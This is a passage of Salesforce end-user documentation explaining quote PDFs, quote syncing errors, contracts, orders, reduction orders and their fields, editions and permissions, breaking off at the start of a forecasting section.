Troubleshooting Quote Syncing

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To sync quotes:

- "Create" on quotes

Create and Email Quote PDFs

Provide quotes to your customers the easy way: via PDF. Create quote PDFs from a standard template or from your company's design. Email quotes to your customers. Then delete quotes that you no longer need.

Create a Quote PDF from the Standard Template

Quickly create quote PDFs from the standard templates.

Create a Quote PDF by Selecting a Template

Select from the available templates to create a PDF.

Email Quote PDFs

Email quotes to your customers.

SEE ALSO:

Considerations for Creating Quote PDFs

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To create or email quote PDFs:

- "Edit" on quotes

Create a Quote PDF from the Standard Template

Quickly create quote PDFs from the standard templates.

If you haven't created custom templates or generated PDFs, start from the standard template.

1. On the quote detail page, generate a preview by clicking **Create PDF**.
2. Save the PDF to the Quote PDFs related list by clicking **Save to Quote**. The PDF name is the quote name plus a version number, such as `AcmeQuote_V1`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Create a Quote PDF by Selecting a Template

Select from the available templates to create a PDF.

1. Do one of the following.
   - If you're using Lightning Experience, click **Create PDF**, and then choose a template from the dropdown list.
   - If you're using Salesforce Classic, click the **Create PDF** dropdown list, and then select a template from the Recent Templates list, or click `Choose Template` and search for the template that you want to use.
2. Generate a preview by clicking **Create PDF**.
3. Save the PDF to the Quote PDFs related list by clicking **Save to Quote**. The PDF name is the quote name plus a version number, such as `AcmeQuote_V1`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Email Quote PDFs

Email quotes to your customers.

Email Multiple Quote PDFs and Other Documents in Lightning Experience

Make it easy for your customers to compare. Email one or more quote PDFs and other documents at the same time in Lightning Experience.

Email a Quote PDF in Salesforce Classic

Email a quote for your customer's approval in Salesforce Classic.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Email Multiple Quote PDFs and Other Documents in Lightning Experience

Make it easy for your customers to compare. Email one or more quote PDFs and other documents at the same time in Lightning Experience.

1. Click **Send Email** on a quote's activity timeline. An email task opens.
2. Enter the customer's email address, a subject, and body text.
3. Click **Attach file**, add quotes and other documents one at a time, and then send.

EDITIONS

Available in: Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Email a Quote PDF in Salesforce Classic

Email a quote for your customer's approval in Salesforce Classic.

1. Click the email option on the PDF preview, on the quote detail page, or next to the PDF in the Quote PDFs related list. An email task opens with the current quote PDF attached.
2. Enter the customer's email address, a subject, and body text, and then send.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Considerations for Deleting Quotes

Before you delete a quote, it's a good idea to understand how deleting a quote affects quote-related PDFs and syncing with opportunities.

- If you have the appropriate permissions, and you're an admin, the quote owner, or someone above the quote owner in the organization role hierarchy, you can delete quotes.
- When you delete a quote, here's what happens. All related PDFs, notes, and attachments are deleted. If the quote is synced with an opportunity, the record is removed from the opportunity's Quotes related list. The deleted quote is moved to the Recycle Bin (Salesforce Classic only).
- If you undelete a previously synced quote, it's no longer synced with the opportunity.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Considerations for Creating and Managing Quotes and Quote Line Items

Before you create a quote or work with quote line items, review a few key points.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note: Your user permissions determine which tasks you can perform. See your Salesforce admin for help with any tasks that you can't perform on your own.

- Relevant price books, products, and list prices must be active in an opportunity before you can create a quote for the opportunity.
- Professional, Enterprise, Performance, Unlimited, and Developer Edition orgs can activate record types and ask you to choose a `Record Type` when creating a quote. Record types determine the picklist values and business processes that are available when you create or edit a record.
- If you use divisions (Salesforce Classic only), the division of a new quote is automatically set to the division of the related opportunity.
- If a quote is synced with an opportunity, and you add a line item to the quote, the new line item is copied to the opportunity as a product in the Products related list.
- If an opportunity is syncing with a quote, deleting the quote line item deletes the corresponding product from the opportunity's Products related list.
- Custom field syncing isn't supported. When a quote is created from the API, the quote line items aren't created based on the opportunity line items. New opportunity line items are created based on the quote line items.
- If a product has default schedules, the schedules aren't created when you add a line item to a quote. If the line item is copied from the opportunity, you can view the schedule from the opportunity. To change the schedule, edit the product record directly.
- If you have a quote line item with a discount, and the product has a default schedule on the product record or an individual schedule on the opportunity product record, you can't edit the `Discount` field of the line item.

Considerations for Creating Quote PDFs

Before you create quote PDFs, consider a few key points.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

- Quote PDFs don't support right-to-left languages. The text aligns to the left side of the page instead of the right.
- Text fields in a related list in a quote PDF are truncated to fewer than 256 characters. This limit occurs on rich text area fields, other types of text fields, standard fields, and custom fields.
- Your Salesforce admin determines which status is the default for new quotes and which statuses allow you to email a quote PDF. For example, your admin can prevent you from emailing a quote whose status is *`In Review`*.

How Quote Syncing Works

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Quote syncing lets you link a quote to the opportunity that it was created from and synchronize all updates between the two records. An opportunity can have multiple quotes, but it can sync with only one quote at a time.

While a quote and an opportunity are synced, any addition or change to the list of products in one record syncs with the list of products in the other one. Adding or removing a line item from a quote updates the synced opportunity's Products related list. Adding or removing a product from the opportunity updates the synced quote's Quote Line Items related list. Product sorting also syncs between the two records. The quote and opportunity continue to sync each way until you stop syncing or delete one of the records.

You can sync quotes and opportunities that don't have any products. When you add a product to either record, it's automatically added to the record that it's synced to.

If an opportunity and a quote are synced, the opportunity identifies the synced quote in the following places.

- The Synced Quote field on the Opportunity detail page
- The Syncing checkbox in the Quotes related list

You can't edit the opportunity's Amount field, even if you stop syncing.

If you replace the synced quote with another synced quote, the existing opportunity line items are replaced by the newly synced quote records.

If you stop the sync between a quote and an opportunity, the link is broken and the records are no longer automatically updated with each other's changes.

SEE ALSO:

Sync Quotes and Opportunities

Troubleshooting Quote Syncing

Troubleshooting Quote Syncing

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

In Sales Cloud, also available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Errors can occur when you try to sync quotes under certain conditions. Review common error messages, and learn how to resolve them. If you don't have the appropriate permissions, contact your Salesforce admin.

This quote can't be synced because it has inactive or archived products.

- If the product isn't active, edit the product and select the `Active` checkbox.
- If the product has been archived and the opportunity isn't closed, delete the product.

This quote can't be synced because it has an inactive or archived price book.

- If the price book isn't active, edit the price book and select the `Active` checkbox.
- If the price book has been archived and the opportunity isn't closed, delete the price book.

This quote can't be synced because it has inactive or archived list prices.

- If the list price isn't active, edit the list price and select the `Active` checkbox for the list price.
- If the list price has been archived and the opportunity isn't closed, delete the list price.

This quote can't be synced because it has an inactive currency.

Activate the currency from Setup by entering *Manage Currencies* in the Quick Find box, then selecting **Manage Currencies**.

This quote can't be synced because one or more of the schedules for the opportunity products have changed since the quote was created.

Create a different quote and sync it, or open the product, delete the schedule, and then re-create the schedule.

This quote can't be synced because another quote that's being synced for this opportunity is locked due to a workflow approval process. Opportunities can only sync with one quote at a time.

To unlock the other quote, finish the approval process or recall the request for approval.

The SyncedQuote field is read only within a trigger.

Determine whether your Salesforce org is using an Apex trigger that's attempting to modify the SyncedQuote field. The SyncedQuote field is read only and can't be modified with a trigger. An admin can modify the trigger.

Contracts

A contract is a written agreement between parties. Many companies use contracts to define the terms for doing business with other companies. Use Salesforce to establish and document the contracts that you have with your accounts and opportunities. Track the contract through your approval process. And use workflow alerts to remind yourself of contract renewals.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Guidelines for Creating Contracts

When you create a contract, consider the type of information that's needed to maximize the quality of your data.

Contract Fields

Your page layout and field-level security settings determine which fields are visible and editable.

Activate Contracts

Activate a contract to indicate that it's in effect. An activated contract is read-only.

Contract History

Curious about the changes made to a contract during its lifecycle? View the Contract History related list on a contract's detail page.

Delete Contracts

To keep your data up-to-date, delete contracts that are no longer valid.

Guidelines for Creating Contracts

When you create a contract, consider the type of information that's needed to maximize the quality of your data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

- The start date (required)
- How long the contract will be in effect: the term in months (required)
- The end date

Some admins configure Salesforce to calculate the contract end date based on the contract start date and contract term. If the contract end date is calculated, it doesn't appear on the contract's edit page.

If you use divisions (Salesforce Classic only), the division of a new contract is set to the division of the related account.

SEE ALSO:

Contract Fields

Contract Fields

Your page layout and field-level security settings determine which fields are visible and editable.

A contract has the following fields, listed in alphabetical order.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Field	Description
`Account Name`	Name of the account associated with the contract.
`Activated By`	Name of the person who activated the contract.
`Activated Date`	Activation date of the contract.
`Billing City`	City portion of billing address. Up to 40 characters are allowed.
`Billing Country`	Country portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Billing State/Province`	State or province portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Billing Street`	Street address used for billing. Up to 255 characters are allowed in this field.
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed.
`Company Signed By`	User at your company who authorized the contract.
`Company Signed Date`	Date when the contract was authorized.
`Contract Division`	Division to which the contract belongs (Salesforce Classic only). This value is inherited from the related account. Available only in orgs that use divisions to segment data.
`Contract End Date`	Last day when the contract is in effect. Your admin can configure Salesforce to calculate the contract end date based on the contract start date and contract term. If this field is

Field	Description
	auto-calculated, it doesn't appear on the contract edit page.
Contract Name	Title for the contract that distinguishes it from other contracts.
Contract Number	Unique number assigned to the contract. Numbering for contracts starts at 100. (Read only.) Admins can modify the format and numbering for this auto-number field.
Contract Owner	User who owns the contract record.
Contract Start Date	First day when the contract is in effect.
Contract Term (months)	Number of months that the contract is in effect.
Created By	User who created the contract record.
Customer Signed By	Contact on the account that authorized the contract.
Customer Signed Date	Date when the contact signed the contract.
Customer Signed Title	Title of the contact who signed the contract.
Description	Statement describing the contract.
Last Modified By	User who most recently changed the contract record.
Owner Expiration Notice	Number of days before the contract end date when you want to send the notification, if the contract owner and account owner wants to be notified of an upcoming contract expiration.
Shipping City	City portion of primary mailing or shipping address. Up to 40 characters are allowed.
Shipping Country	Country portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
Shipping State/Province	State or province portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
Shipping Street	Primary mailing or shipping street address of account. Up to 255 characters are allowed.
Shipping Zip/Postal Code	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed.
Special Terms	Any terms that you've agreed to and want to track in the contract.
Status	Stage that the contract has reached in the contract business process. Your admin can add values to this picklist within three system-defined contract status categories: Draft, In Approval Process, and Activated. You can use these status categories to track contracts within your business process using reports and views.

Field	Description
`Custom Links`	List of custom links for contracts set up by your admin.

SEE ALSO:

Guidelines for Creating Contracts

Activate Contracts

Activate a contract to indicate that it's in effect. An activated contract is read-only.

Open a contract, and then click **Activate**.

SEE ALSO:

Contracts

USER PERMISSIONS

To activate contracts:

- "Activate Contracts"

  AND

  "Read" and "Edit" on contracts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Contract History

Curious about the changes made to a contract during its lifecycle? View the Contract History related list on a contract's detail page.

Here's how it works. When someone modifies a standard or custom field whose history is tracked on a contract, an entry is added to the Contract History related list. Entries show the date, time, nature of the change, and who made the change. (Changes to the contract's related lists aren't tracked here.)

The default is to track changes for contracts with a status of In Approval Process or Activated. To track changes for contracts with any status, ask your Salesforce admin to Customize Contracts.

To report on activated contracts whose fields are tracked, choose **Contract History** under Contracts and Orders in the Reports area.

If you're using Lightning Experience, switch to Salesforce Classic to see Contract History.

EDITIONS

Available in: Salesforce Classic

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

Delete Contracts

To keep your data up-to-date, delete contracts that are no longer valid.

You delete a contract on the contracts list view or a contract's detail page.

When you delete a contract:

- It's moved to the Recycle Bin (Salesforce Classic only).
- All related orders, notes, attachments, events, tasks, history, and approval requests are deleted. (Associated accounts aren't deleted.) If you undelete the contract (Salesforce Classic only), the related items are restored.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance** and **Developer** Editions

Available in: **Professional**, **Enterprise**, and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To delete inactivated contracts:

- "Delete" on contracts

  AND

  "Read" on accounts

To delete activated contracts:

- "Delete Activated Contracts"

  AND

  "Read" on accounts

Managing and Tracking Customer Orders

Orders

Use orders to track your customers' requests for products and services.

An *order* is an agreement between a company and a customer to provision services or deliver products with a known quantity, price, and date. Your Salesforce admin determines whether you add orders to contracts or accounts.

For example, an Internet service provider probably requires customers to commit to a year of service. That company requires contracts as a reference for every order. But a company that sells clothing probably sells products in a single transaction. That company associates each order with an account.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Orders tab:
- "Read" on orders

To view orders:
- "Read" on orders

Guidelines for Creating Orders

When you're creating orders, make sure that you follow key guidelines.

Editing and Deletion Limitations for Orders and Reduction Orders

Some fields aren't editable after an order is created. Others aren't editable after an order has been reduced.

Considerations for Activation Limitations

Protect the integrity of your order data with activation limitations for orders and reduction orders.

Share Orders

Your Salesforce admin defines your company's default sharing model. You can change this model to extend sharing to more users than the default allows. You can't change the sharing model to make it more restrictive than the default.

Order History

Track changes to an order, such as when the status is modified, on its detail page by using the Order History related list.

Order Fields

Your page layout and field-level security settings determine which fields are visible and editable.

SEE ALSO:

Reduction Orders

Sales Features: What's Different or Not in Lightning Experience

Guidelines for Creating Orders

When you're creating orders, make sure that you follow key guidelines.

- Associate each order with an account and optionally with a contract, depending on your Salesforce admin's settings.
- You can create an order from the Orders tab and then manually add the associated account and contract. But if you create an order directly on an account or contract via its Orders related list, no extra step is required. The order is associated with that record.
- To create an order with the same details as another order, you can clone it. (If you're using Lightning Experience, when you clone an order with products, the products aren't cloned. Clone the order, and then add products as needed to the new order.)
- If you clone an order with products, you can't change the new order's currency or price book.

SEE ALSO:

Create and Update Records

Add Products to an Order

Orders

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create an order from the Orders tab:

- "Create" on orders

To create an order on a contract:

- "Create" on orders AND "Read" on contracts

To create an order on an account:

- "Create" on orders AND "Read" on accounts

Editing and Deletion Limitations for Orders and Reduction Orders

Some fields aren't editable after an order is created. Others aren't editable after an order has been reduced.

- In Salesforce Classic, you can't edit the status category of an order or reduction order from Draft to Activated or vice versa. The status field is updated based on other processes. For example, when you click **Activate**, the status category is changed from Draft to Activated. The status picklist values sometimes differ depending on your Salesforce admin's settings.

  In Lightning Experience, Status picklist values aren't filtered based on an order's status, so all status values appear in the picklist.
- After an order is created, you can change its `Account` field only when the following conditions are true.
  - The order is in Draft status.
  - If the order has an associated contract, that contract is associated with the new account.
- After an order is created, you can change its `Contract` field only when the following conditions are true.
  - The order is in Draft status.
  - The account associated with the order is the same as the account associated with the new contract.
  - The currency associated with the order is the same as the currency associated with the new contract.
  - If the order has an associated price book, that price book is associated with the new contract.
- After a price book is assigned to an order, you can't change or remove the price book assignment.
- If an order has an associated reduction order, you can't edit the order's end date.
- Before you delete an activated order or reduction order, deactivate it. And before you deactivate the order, deactivate and delete any associated reduction orders.
- Only the order owners, account owners, contract owners, and Salesforce admins can delete related orders.

Note: When you delete a contract, all related orders, notes, attachments, events, tasks, history, and approval requests are deleted. Associated accounts aren't deleted with the contract. The deleted contract is moved to the Recycle Bin (Salesforce Classic only). If you undelete the contract, its related items are also restored.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit an order or reduction order:
- "Edit" on orders

To edit an activated order or reduction order:
- "Edit Activated Orders"

To delete an order or reduction order:
- "Delete" on orders

SEE ALSO:

Reduction Orders

Guidelines for Creating Orders

Orders

Considerations for Activation Limitations

Protect the integrity of your order data with activation limitations for orders and reduction orders.

- You can activate orders for active contracts but not for inactive contracts.
- You can activate orders only if they include order products.
- You can activate reduction orders for order products only if they result in positive quantities.
- After you activate an order or reduction order, you can modify order products. You can't add or remove them.
- Before you can deactivate an order that has reduction orders, you must deactivate and delete its reduction orders.

SEE ALSO:

Orders

Reduction Orders

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To activate orders:
- "Activate Orders"

To deactivate orders and reduction orders:
- "Edit Activated Orders"

Share Orders

Your Salesforce admin defines your company's default sharing model. You can change this model to extend sharing to more users than the default allows. You can't change the sharing model to make it more restrictive than the default.

1. To view and manage sharing details, click **Sharing** on the order detail page.

   The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the order. The Sharing button isn't available when the organization-wide default for orders is controlled by the parent.

2. To grant access to the record for other users, groups, roles, or territories, click **Add**.

   Note: You can share orders only with people who have "Read" permission on orders.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Order History

Track changes to an order, such as when the status is modified, on its detail page by using the Order History related list.

When someone modifies a standard or custom field, an entry is added to the Order History related list (available in Salesforce Classic only), regardless of the order's status. All entries include the date, the time, the nature of the change, and who made the change. Modifications to the related lists on the order aren't tracked in the order history.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Orders
- Reduction Orders

Order Fields

Your page layout and field-level security settings determine which fields are visible and editable.

Orders and reduction orders have the following fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Account Name`	Name of the account associated with the order. (Read-only for reduction orders.)
`Account Number`	Unique number automatically assigned to the account associated with the order. (Read-only for reduction orders.)
`Activated By`	Name of the user who activated the order. (Read-only.)
`Activated Date`	Date when the order was activated.
`Billing City`	City portion of billing address. Up to 40 characters are allowed.
`Billing Country`	Country portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Billing State/Province`	State or province portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
`Billing Street`	Street address used for billing. Up to 255 characters are allowed.
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed.
`Bill To Contact`	Contact to whom the order is billed.

Field	Description
Company Authorized By	User at your company who authorized the order.
Company Authorized Date	Date when the order was authorized.
Contract End Date	Last day when the contract is in effect. (Read-only.)
Contract Name	Title for the parent contract that distinguishes it from other contracts. (Read-only.)
Contract Number	Unique number automatically assigned to the contract. Numbering for contracts starts at 100. (Read-only for reduction orders.)
Created By	User who created the order record. (Read-only.)
Currency	Default currency for all currency amount fields in the order. (Read-only for reduction orders.)
Customer Authorized By	Contact on the order's account who authorized the order.
Customer Authorized Date	Date when the contact authorized the order.
Description	Description of the order.
Last Modified By	User who most recently changed the order record.
Opportunity	Opportunity that's associated with the order.
Order Amount	Total amount of the order.
Order End Date	Date when the order ends.
Order Name	Title for the order that distinguishes it from other orders.
Order Number	Unique number automatically assigned to the order. Numbering for orders starts at 100. (Read-only.)
Order Record Type	Record type assigned to this order.
Order Reference Number	Reference number assigned to this order.
Order Start Date	Date when the order becomes effective.
Order Type	Type of order. Entry is selected from a picklist of available values, which a Salesforce admin sets. Each picklist value can have up to 40 characters.
Original Order	For reduction orders only. Prepopulated with the ID of the parent order when you create a reduction order by clicking **Reduce Order**.
Owner	Owner of the order. Can be a user or queue. Order owners have full access to their orders regardless of their account access.
PO Date	Date when a purchase order was entered.
PO Number	Number of the purchase order.

Field	Description
Quote	Quote that's associated with the order.
Reduction Order	If selected, the order record represents a reduction order. Automatically selected when you create a reduction order by clicking **Reduce Order**. (Read-only.)
Shipping City	City portion of primary mailing or shipping address. Up to 40 characters are allowed.
Shipping Country	Country portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
Shipping State/Province	State or province portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.
Shipping Street	Primary mailing or shipping street address of account. Up to 255 characters are allowed.
Shipping Zip/Postal Code	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed.
Ship To Contact	Contact to whom the order is shipped.
Status	Indication of the stage that the order has reached in the order business process. You can add values to this picklist within two system-defined order status categories: Draft and Activated. You can use these status categories to track orders within your business process using reports and views. Some user permissions apply specifically to draft statuses. Others apply specifically to activated statuses.

SEE ALSO:

- Orders
- Reduction Orders
- Order Product Fields

Order Products

An *order product* is a product or service that's provided to a customer according to an associated order.

All order products in an order are associated with a price book. The Order Products related list on an order indicates in parentheses which price book the order is associated with. For example, if the Government price book is associated with your order products, the related list is titled Order Products (Government).

A *reduction order product* is a product or service to be returned, reduced, deprovisioned, or disabled according to an associated reduction order. Each reduction order product is directly associated with an order product.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add Products to an Order
Track what you're selling by adding products to your customers' order records.

Editing and Deletion Limitations for Order Products
Depending on whether the parent order has been activated or reduced, limitations for when you can edit or delete order products can apply.

Order Product Fields
Your page layout and field-level security settings determine which fields are visible and editable.

SEE ALSO:

Add Products to a Reduction Order

Orders

Reduction Orders

Add Products to an Order

Track what you're selling by adding products to your customers' order records.

Note:

- You can use only one price book per order.
- You can add order products to draft orders only.
- If you're using Lightning Experience, you can add only one product at a time.

1. Open the order that you want to add products to.
2. In the Order Products related list, click **Add Product**.
3. If a price book isn't selected for this order, select the price book that you want to use, and then save your changes.
4. Select the products to add to your order.
5. Enter a quantity and unit price for each order product.
6. Add line descriptions if needed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add products to an order:
- "Edit" on orders

7. Save your changes.

SEE ALSO:

Editing and Deletion Limitations for Orders and Reduction Orders
Considerations for Activation Limitations
Order Products
Orders

Editing and Deletion Limitations for Order Products

Depending on whether the parent order has been activated or reduced, limitations for when you can edit or delete order products can apply.

- If an order or reduction order has been activated, you can't delete its order products. But you can still edit an order product's fields.
- After an order product has been reduced, you can no longer edit or delete the order product in that order.

SEE ALSO:

Add Products to an Order
Add Products to a Reduction Order
Order Products
Reduction Orders

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit an order product on a draft order or reduction order:
- "Edit" on order products

To delete an order product on a draft order or reduction order:
- "Delete" on order products

To edit order products on an activated order or reduction order:
- "Edit Activated Orders"

Order Product Fields

Your page layout and field-level security settings determine which fields are visible and editable.

Order products and reduction order products have the following fields.

Field	Description
Available Quantity	Number of units available to be reduced. When a reduction order is activated, an order product's available quantity is updated to reflect the quantity of relevant reduction order products. Value must be greater than or equal to 0. (Read-only.)
Created By	User who created the order product record. (Read-only.)
End Date	End date for the order product.
Last Modified By	User who most recently changed the order record.
Line Description	Description for this order product record.
List Price	Default price set by the price book on the parent order. (Read-only.)
Order	Parent order for this order product.
Order Product Number	Automatically generated number that identifies the order product record. (Read-only.)
Original Order Product	Number that identifies the order product being reduced. Required if the order product is reducing another order product. (Read-only.)
Product	Name of the product used in this order product record. (Read-only.)
Product Code	Internal code or product number used to identify the product. (Read-only.)
Quantity	Quantity of units of the product.
Quote Line Item	Quote line item that's associated with the order product. The quote line item's quote must match the quote that's associated with the order product's parent order.
Start Date	Start date for the order product.
Total Price	Quantity of the order product multiplied by the unit price.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unit Price`	Unit price for the order product.

SEE ALSO:

- Order Products
- Order Fields

Reduction Orders

Use reduction orders to track requests to reduce, return, deactivate, or disable a customer's products or services.

A *reduction order* is an agreement between a company and a customer to process product returns, deprovision services, or reduce services that have been provisioned. For example, if a customer has purchased 30 items through an order and then requests to cancel that order, you can create a reduction order to track the request.

You can create multiple reduction orders for a single order, but you can't create a single reduction order for multiple orders. For example, to reduce order products that were purchased through three activated orders, you create three reduction orders—one for each original order—even if all those orders are for the same account.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduce Orders

If your company accepts returns or reductions on activated orders, you can reduce the relevant orders to reflect those exchanges of goods and services.

Add Products to a Reduction Order

After creating a reduction order, indicate which products need to be reduced and the quantities to reduce those products.

SEE ALSO:

- Considerations for Activation Limitations
- Editing and Deletion Limitations for Orders and Reduction Orders
- Order Fields

Reduce Orders

If your company accepts returns or reductions on activated orders, you can reduce the relevant orders to reflect those exchanges of goods and services.

Note:

- If you're using Lightning Experience, you can't create reduction orders. Switch to Salesforce Classic.
- You can reduce activated orders only.
- You can apply a reduction order toward one order only. To reduce order products across multiple orders, create a reduction order for each original order.

1. Go to the detail page of the order that you're reducing.
2. Click **Reduce Order**.
3. Enter the details for the reduction order, and then save your changes.
4. Add products to indicate which order products on the original order need to be reduced.

SEE ALSO:

Add Products to a Reduction Order
Considerations for Activation Limitations
Order Fields
Order Product Fields

EDITIONS

Available in: Salesforce Classic

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To reduce an order:
- "Create Reduction Orders"

Add Products to a Reduction Order

After creating a reduction order, indicate which products need to be reduced and the quantities to reduce those products.

Note:

- If you're using Lightning Experience, you can't select products to reduce. Switch to Salesforce Classic.
- An order product is reducible only if its Available Quantity is greater than zero. You can partially reduce a product, but you can't reduce it to less than zero.
- You can reduce up to 200 order products in one reduction order.

1. Open the reduction order that you want to add products to, or reduce an existing order to create a reduction order.
2. In the Order Products related list, click **Select Products to Reduce**.
3. In the Quantity to Reduce column, enter the number of units to reduce each order product's quantity.
   - To fully reduce an order product, enter the same number in Quantity to Reduce as appears in Available Quantity.
   - If you don't want to reduce an item, leave the Quantity to Reduce blank.

   For example, if the original order included 3,000 coffee sleeves, and your customer needs only 2,000, enter `1000` in the Quantity to Reduce column.

EDITIONS

Available in: Salesforce Classic

Orders are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reduction orders are available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add order products to a reduction order:
- "Edit" on orders

4. Save your changes.

SEE ALSO:

- Reduction Orders
- Order Products
- Editing and Deletion Limitations for Order Products

Forecasting Sales

Predicting and Planning Sales Cycles with Collaborative Forecasts

Collaborative Forecasts

Collaborative Forecasts makes it easy to predict sales revenue and quantities.

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Collaborative Forecasts Concepts

